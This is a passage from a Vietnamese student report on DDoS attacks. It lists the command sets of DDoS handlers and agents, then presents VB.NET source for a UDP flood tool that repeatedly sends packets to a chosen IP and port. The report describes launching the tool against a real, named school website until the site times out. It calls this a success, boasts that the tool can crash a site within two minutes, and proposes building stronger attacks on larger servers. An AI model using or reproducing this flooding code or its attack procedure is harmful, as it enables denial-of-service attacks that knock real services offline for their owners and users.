1.1.4.3. Các nền tảng hỗ trợ Agent:

Cá công cụ DDoS thông thường được thiết kế hoạt động tương thích với nhiều hệ điều hành khác nhau như: Unix, Linux, Solaris hay Windows. Các thành phần của attack-network có thể vận hành trên các môi trường hệ điều hành khác nhau.

Thông thường Handler sẽ vận hành trên các hệ chạy trên các server lớn như Unix, Linux hay Solaris. Agent thông thường chạy trên hệ điều hành phổ biến nhất là windows do cần số lượng lớn dễ khai thác.

1.1.4.4. Các chức năng của công cụ DDoS:

Mỗi công cụ DDoS có một tập lệnh riêng, tập lệnh này được Handler và Agent thực hiện. Tuy nhiên ta có thể phân loại tổng quát tập lệnh chung của mọi công cụ như sau:

TẬP LỆNH CỦA HANDLER	
Lệnh	**Mô tả**
Log On	Nhằm dùng để logon vào Handler software (user + password)
Turn On	Kích hoạt Handler sẵn sàng nhận lệnh
Log Off	Nhằm dùng để Logoff ra khỏi Handler software
Turn Off	Chỉ dẫn Handler ngưng hoạt động, nếu Handler đang quét tìm Agent thì dừng ngay hành vi này
Initiate Attack	Ra lệnh cho Handler hướng dẫn mọi Agent trực thuộc tấn công mục tiêu đã định
List Agents	Yên cầu Handler liệt kê các Agent trực thuộc
Kiss Agents	Loại bỏ một Agent ra khỏi hàng ngũ Attack-Network
Add victim	Thêm một mục tiêu để tấn công
Download Upgrades	Cập nhật cho Handler software (downloads file.exe về và thực thi)
Set Spoofing	Kích hoạt và thiết lập cơ chế giả mạo địa chỉ IP cho các Agent
Set Attack Time	Định thời điểm tấn công cho các Agent
Set Attack Duration	Thông báo độ dài của cuộc tấn công vào mục tiêu
BufferSize	Thiết lập kích thước buffer của Agent (nhằm gia tăng sức mạnh cho Agent)
Help	Hướng dẫn sử dụng chương trình

TẬP LỆNH của AGENT	
Turn On	Kich hoat Agent sẵn sàng nhận lệnh
Turn Off	Chỉ dẫn Agent ngưng hoạt động, nếu Agent đang quét tìm Handler/IRC Channel thì dừng ngay hành vi này lại
Initiate Attacke	Ra lệnh Agent tấn công mục tiêu đã định
Download Upgrades	Cập nhật cho Agent software (downloaf file .exe về và thực thi)
Set Spoofing	Thiết lập cơ chế giả mạo địa chỉ IP cho các Agent hoạt động
Set Attack Duration	Thông báo độ dài các cuộc tấn công vào mục tiêu
Set Packet Size	Thiết lập kích thước của attack packet
Help	Hướng dẫn sử dụng chương trình

Chương 2. THIẾT KẾ VÀ XÂY DỰNG ỨNG DỤNG

2.1. Phân tích yêu cầu:

2.1.1. Yêu cầu đặt ra:

Xây dựng một chương trình UDP FLOOD đơn giản với các yêu cầu sau:

- Thể hiện được bản chất của 1 cuộc tấn công DDoS.
- Tấn công thành công một webside hoặc một hệ thống trên mạng.

2.1.2. Hướng giải quyết:

Cách tấn công UDP đòi hỏi phải có 2 hệ thống máy cùng tham gia. Hackers sẽ làm cho hệ thống của mình đi vào một vòng lặp trao đổi các dữ liệu qua giao thức UDP. Và giả mạo địa chỉ ip của các gói tin là địa chỉ loopback (127.0.0.1) , rồi gởi gói tin này đến hệ thống của nạn nhân trên cổng UDP echo (7). Hệ thống của nạn nhân sẽ trả lời lại các messages do 127.0.0.1(chính nó) gởi đến , kết quả là nó sẽ đi vòng một vòng lặp vô tận. Tuy nhiên, có nhiều hệ thống không cho dùng địa chỉ loopback nên hacker sẽ giả mạo một địa chỉ ip của một máy tính nào đó trên mạng nạn nhân và tiến hành ngập lụt UDP trên hệ thống của nạn nhân.

2.2. Xây dựng ứng dụng:

2.2.1. Các thành phần cần thiết cho chương trình:

- Label1 Ip.
- TextField1 Ip: người dùng sẽ nhập địa chỉ máy đích vào đây.
- Label2 Port.
- TextField Port: cổng mà chương trình sẽ gửi dữ liệu đến cho máy đích.
- Label3 Status.
- Label4 dùng thông báo trạng thái của chương trình, đang Active hay đã Stop.
- Listbox1: hiển thị các luông dữ liệu đang chạy trong chương trình.

- Button1 Start: bắt đầu gửi UDP packet cho máy đích.
- Button2 Stop: dừng việc gửi UDP packet cho máy đích.
- Button3 Cancel: xóa các TextField, Listbox để bắt đầu phiên làm việc mới.

2.2.2. Mã lệnh:

```
        Me.components = New System.ComponentModel.Container
        Me.Label1 = New System.Windows.Forms.Label
        Me.Label2 = New System.Windows.Forms.Label
        Me.TextBox1 = New System.Windows.Forms.TextBox
        Me.TextBox2 = New System.Windows.Forms.TextBox
        Me.Label3 = New System.Windows.Forms.Label
        Me.Label4 = New System.Windows.Forms.Label
        Me.ListBox1 = New System.Windows.Forms.ListBox
        Me.Button1 = New System.Windows.Forms.Button
        Me.Button2 = New System.Windows.Forms.Button
        Me.Button3 = New System.Windows.Forms.Button
        Me.Timer1 = New System.Windows.Forms.Timer(Me.components)

//------- Xu ly chuong trinh chinh -------//
    Private Sub Timer1_Tick(ByVal sender As System.Object, ByVal e As
                System.EventArgs) Handles Timer1.Tick
        Try

            ListBox1.Items.Add("UDP FLOODER ->S#" + TextBox1.Text + "#S")
            ListBox1.Items.Add(My.Computer.Info.AvailableVirtualMemory)
            Dim udpClient As New UdpClient
            Dim GLOIP As IPAddress
            Dim bytCommand As Byte() = New Byte() {}
            GLOIP = IPAddress.Parse(TextBox1.Text)
            udpClient.Connect(GLOIP, TextBox2.Text)
            bytCommand =
                Encoding.ASCII.GetBytes("b970b1dcdba8b16c22fa1ab5e3d41091b970
                b1dcdba8b16c22fa1ab5e3d41091b970b1dcdba8b16c
                22fa1ab5e3d41091b970b1dcdba8b16c22fa1ab5e3d41091b970b1dcdb
                a8b16c22fa1ab5e3d41091b970b1dcdba8b16c22fa1ab5e3d41091")
            udpClient.Send(bytCommand, bytCommand.Length)
            ListBox1.SelectedIndex += 1
        Catch ex As Exception
            Me.Close()
        End Try
    End Sub

    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As
                System.EventArgs) Handles Button1.Click
        label2.forecolor = Color.Lime
        label2.text = "Active!"
        Timer1.Start()
```

```
End Sub

Private Sub Button2_Click(ByVal sender As System.Object, ByVal e As
        System.EventArgs) Handles Button2.Click
    label2.forecolor = Color.Red
    label2.text = "Stopped!"
    Timer1.Stop()
End Sub

Private Sub Button3_Click(ByVal sender As System.Object, ByVal e As
        System.EventArgs) Handles Button3.Click
    ListBox1.Items.Clear()
End Sub
```

Chương 3. TRIỂN KHAI VÀ ĐÁNH GIÁ KẾT QUẢ

3.1. Môi trường triển khai:

- Windown 7 Utimate.
- MicroSoft Visual Studio 2005.
- Webside mục tiêu: http://thpt-nguyentrungtruc.net/Others/Home/Home.aspx
- Thời gian thực hiện: cho đến khi server quả tải về băng thông.


3.2. Thử nghiệm ứng dụng:

3.2.1. Các bước tiến hành:


- Mở ứng dụng:
- Dùng công cụ Raynz_Port_Scanner để xác định các cổng đang mở trong host đích:
- Nhấn button start để bắt đầu gửi hàng loạt các gói tin UDP đến máy đích:
- Đợi cho đến khi máy đích có dấu hiệu không đáp ứng được các REQUEST thông thường nữa thì ngừng:
- Chương trình chạy thành công:


3.2.2. Chụp ảnh demo:

- Mở ứng dụng.




- Dùng công cụ Raynz_Port_Scanner để xác định các cổng đang mở trong host đích.






- Nhấn button start để bắt đầu gửi hàng loạt các gói tin UDP đến máy đích.




- Đợi cho đến khi máy đích có dấu hiệu không đáp ứng được các REQUEST thông thường nữa thì ngừng.


Trang chủ - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://thpt-nguyentrungtruc.net/Others/Home/Home.aspx
TRƯỜNG TRUNG HỌC PHỔ THÔNG
NGUYỄN TRUNG TRỰC
TRANG CHỦ • GIỚI THIỆU • GIÁO VIÊN • HỌC SINH • THÔNG TIN • LIÊN HỆ
Em Nguyễn Thụy Tường Vân - Cựu học sinh lớp 12A2 năm học 1995-1996 do thầy Huỳnh Trọng Phúc làm GVCN nay đã là Giám Đốc điều hành Nhà máy Dinh dưỡng Nông nghiệp CoCo chụp ảnh lưu niệm với Thầy Huỳnh Trọng Phúc - Bí thư Chi bộ, Hiệu Trưởng Trường THPT Nguyễn Trung Trực
LỄ KHÁNH THÀNH
NHÀ MÁY DINH DƯỠNG NÔNG NGHIỆP COCO
KCN Sông Mây, ngày 19 - 04 - 2010
Các tin cùng chủ đề:
» Hình ảnh Cựu học sinh của trường Nguyễn Trung Trực
» Chương trình sử ca Việt Nam
» Hoạt động ngoại khóa về nguồn
» Học sinh tham gia khám NVQS
» Nội dung ôn tập thi HK2 môn Anh văn K.10A
» Nội dung ôn tập thi HK2 môn Văn K.11
» Nội dung ôn tập thi HK2 môn Văn K.10
« Trước :: Sau »
Find: khong tieu Next Previous Highlight all Match case Phrase not found


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://thpt-nguyentrungtruc.net/Others/Home/Home.aspx
Timeout expired. The timeout period elapsed prior to completion of the operation or the server is not responding.
Find: khong tieu Next Previous Highlight all Match case Phrase not found

- Chương trình chạy thành công.



KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

1. Những kết quả đạt được

+ Tìm hiểu khá chi tiết, tổng quan về các khía cạnh nền tảng công nghệ DDOS như bản chất khái niệm, các thách thức và yêu cầu, ứng dụng, mô hình kiến trúc, các chuẩn hiện nay.

+ Xây dựng được ứng dụng demo cho công cụ DDOS trên nền tảng UDP FLOOD.

+ Công cụ rất mạnh, có thể lam sập 1 webside dung host FREE trong vòng 2 phút.

2. Những vấn đề tồn tại

+ Chương trình cần hoàn thiện hơn.

+ Đây chỉ là demo nhỏ minh họa cho cơ chế UDP Flood.

+ Cần có chương trình trung gian thứ 3 để tìm các cổng mở trên máy đích.

3. Hướng phát triển

+ Xây dựng quét các cổng mở cho ứng dụng.

+ Thiết kế cho một ứng dụng tấn công mạnh mẽ hơn.

+ Thiết kế để có thể tấn công các Server lớn hơn.

TÀI LIỆU THAM KHẢO

[1] Luận văn về DDOS

[2] Hacker toàn tập

[3] Các các tấn công vào một hệ thong mạng

[4] DOS, DDOS – nỗi ám ảnh của các nhà quản trị mạng